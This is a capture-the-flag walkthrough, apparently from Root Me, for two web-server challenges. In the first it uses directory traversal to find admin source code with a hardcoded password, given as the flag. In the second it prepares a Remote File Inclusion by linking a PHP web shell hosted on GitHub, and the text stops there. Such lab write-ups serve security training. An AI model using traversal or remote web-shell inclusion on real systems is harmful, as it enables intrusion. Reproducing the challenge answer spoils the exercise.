
| [sysadm](#) | [reseau](#) | [esprit](#) | [crypto](#) | [coding](#) | [archives](#) |

2. Open any tab.




As we can see, each new section tab opens as an option (e.g.: `?files=coding`).

3. Open any file from the list.



When selecting any file, the second parameter `?files=coding&f=Cheating_elf.pdf` appeared.

4. Type `../` to move up a level and understand the structure.




There are two folders ("*admin*", "*files*") and two files ("*text.gif*", "*index.php*").


IMPORTANT:

While I was looking through the sections and files of the site, no one had a path associated with the "*admin*" and "*files*" folders. We need to take a closer look at what files are there.

If we try to enter `../` more than once, an error message will appear. This tells us that we are at the highest level.




5. Type `../admin/` to see what files exist there.



There is only the file "*index.php*".

6. Click on "*index.php*" and view the content.



```

<?php
function http_digest_parse($txt)
{
    $needed_parts = array('nonce'=>1, 'nc'=>1, 'cnonce'=>1, 'qop'=>1, 'username'=>1, 'uri'=>1, 'response'=>1);
    $data = array();
    $keys = implode('|', array_keys($needed_parts));
    preg_match_all('@(' . $keys . ')=([^\s|]*)|([^\s|]*)=([^\s|]*)$@i', $txt, $matches, PREG_SET_ORDER);

    foreach ($matches as $m) {
        $data[$m[1]] = $m[3] ? $m[3] : $m[4];
        unset($needed_parts[$m[1]]);
    }

    return $needed_parts ? false : $data;
}

function auth($realm){
    header('HTTP/1.1 401 Unauthorized');
    header('WWW-Authenticate: Digest realm="'.$realm.'",qop="auth",nonce="'.uniqid().'",opaque="'.md5($realm).'");
    die($realm);
}

$realm = 'PHP Restricted area';
$users = array('admin' => '0pbNJ60xYpvAQU8');

if (empty($_SERVER['PHP_AUTH_DIGEST'])) {
    auth($realm);
}

if (!($data = http_digest_parse($_SERVER['PHP_AUTH_DIGEST'])) || !isset($users[$data['username']]))
    auth($realm);


$A1 = md5($data['username'] . ':' . $realm . ':' . $users[$data['username']]);
$A2 = md5($_SERVER['REQUEST_METHOD'] . ':' . $data['uri']);
$valid_response = md5($A1 . ':' . $data['nonce'] . ':' . $data['nc'] . ':' . $data['cnonce'] . ':' . $data['qop'] . ':' . $A2);

if ($data['response'] != $valid_response)


```

We found an array with administrator credentials.

7. Go to the "*admin*" tab at the top right and try logging in as an administrator (*admin:0pbNJ60xYpvAQU8*).



8. The password "*0pbNJ60xYpvAQU8*" is "*Flag*".



Root Me (Remote File Inclusion)

The screenshot shows the Root Me website interface. The top navigation bar includes links for Getting Started, Parrot OS, Hack The Box, OSINT Services, Vuln DB, Privacy and Security, and Learning Resources. The main header features the Root Me logo and a search bar. The left sidebar contains a menu with Capture The Flag, Challenges, Community, and Information, along with a visitor count of 536 and a list of newest members. The main content area displays the 'Remote File Inclusion' challenge, which is worth 30 points and is an abbreviated RFI. The challenge was created by g0uZ on 25 November 2015. The statement instructs the user to 'Get the PHP source code.' and provides a 'Start the challenge' button. Below this, there is a link to a related resource: 'Source code auditing algorithm for detecting LFI and RFI (Exploitation - Web)'. The validation section includes a password input field.

Root Me

HOME / CHALLENGES / WEB - SERVER

Remote File Inclusion

30 Points

Abbreviated RFI

Author: g0uZ, 25 November 2015

Level

Statement

Get the PHP source code.

[Start the challenge](#)

1 related ressource(s)

- [Source code auditing algorithm for detecting LFI and RFI \(Exploitation - Web\)](#)

Validation

Enter password

536 visitors now

Newest members :

jhanemba Zaza Saeba33
Kawczynski48454 bekarys Alex
canh

Offers

- CDI Incident response
- CDI Cybersecurity consultant
- CDI Penetration tester

Sponsored by

- Oteria Cyber School
- Elysium Security
- École 2600
- GEOIDE
- Almond

Solution

1. Run the task.

The screenshot shows the Root Me website interface in French. The top navigation bar includes links for Getting Started, Parrot OS, Hack The Box, OSINT Services, Vuln DB, Privacy and Security, and Learning Resources. The main header features the Root Me logo and a search bar. The left sidebar contains a menu with Capture The Flag, Challenges, Community, and Information, along with a visitor count of 536 and a list of newest members. The main content area displays the 'Remote File Inclusion' challenge, which is worth 30 points and is an abbreviated RFI. The challenge was created by g0uZ on 25 November 2015. The statement instructs the user to 'Get the PHP source code.' and provides a 'Start the challenge' button. Below this, there is a link to a related resource: 'Source code auditing algorithm for detecting LFI and RFI (Exploitation - Web)'. The validation section includes a password input field.


Root Me

challenge01.root-me.org/web-serveur/ch13/

Language : [Français](#) | [English](#)


Welcome on our new website!

2. Select any language.



As we can see, each language link is an included file that opens as an option (e.g.: `?Lang=en`).

3. Type `../` to move up a level and understand the structure.




An error message will appear. This tells us that we are at the highest level.

4. Let's try to find any web shell source file hosted on any hosts on the Internet (*GitHub*, etc.).

NOTE:


The description below represents a special case, and the difference between the methods described depends on your choice.

5. Use your preferred search engine and enter `php webshell github` (e.g.: [PHP Webshells Collection](#)).




6. Go to the host where the webshell source file is located.


7. Open it in your browser or copy the link to it without opening it (for example, just copy this link: [PHP_Shell.php](https://raw.githubusercontent.com/JohnTroony/php-webshells/master/Collection/PHP_Shell.php)).



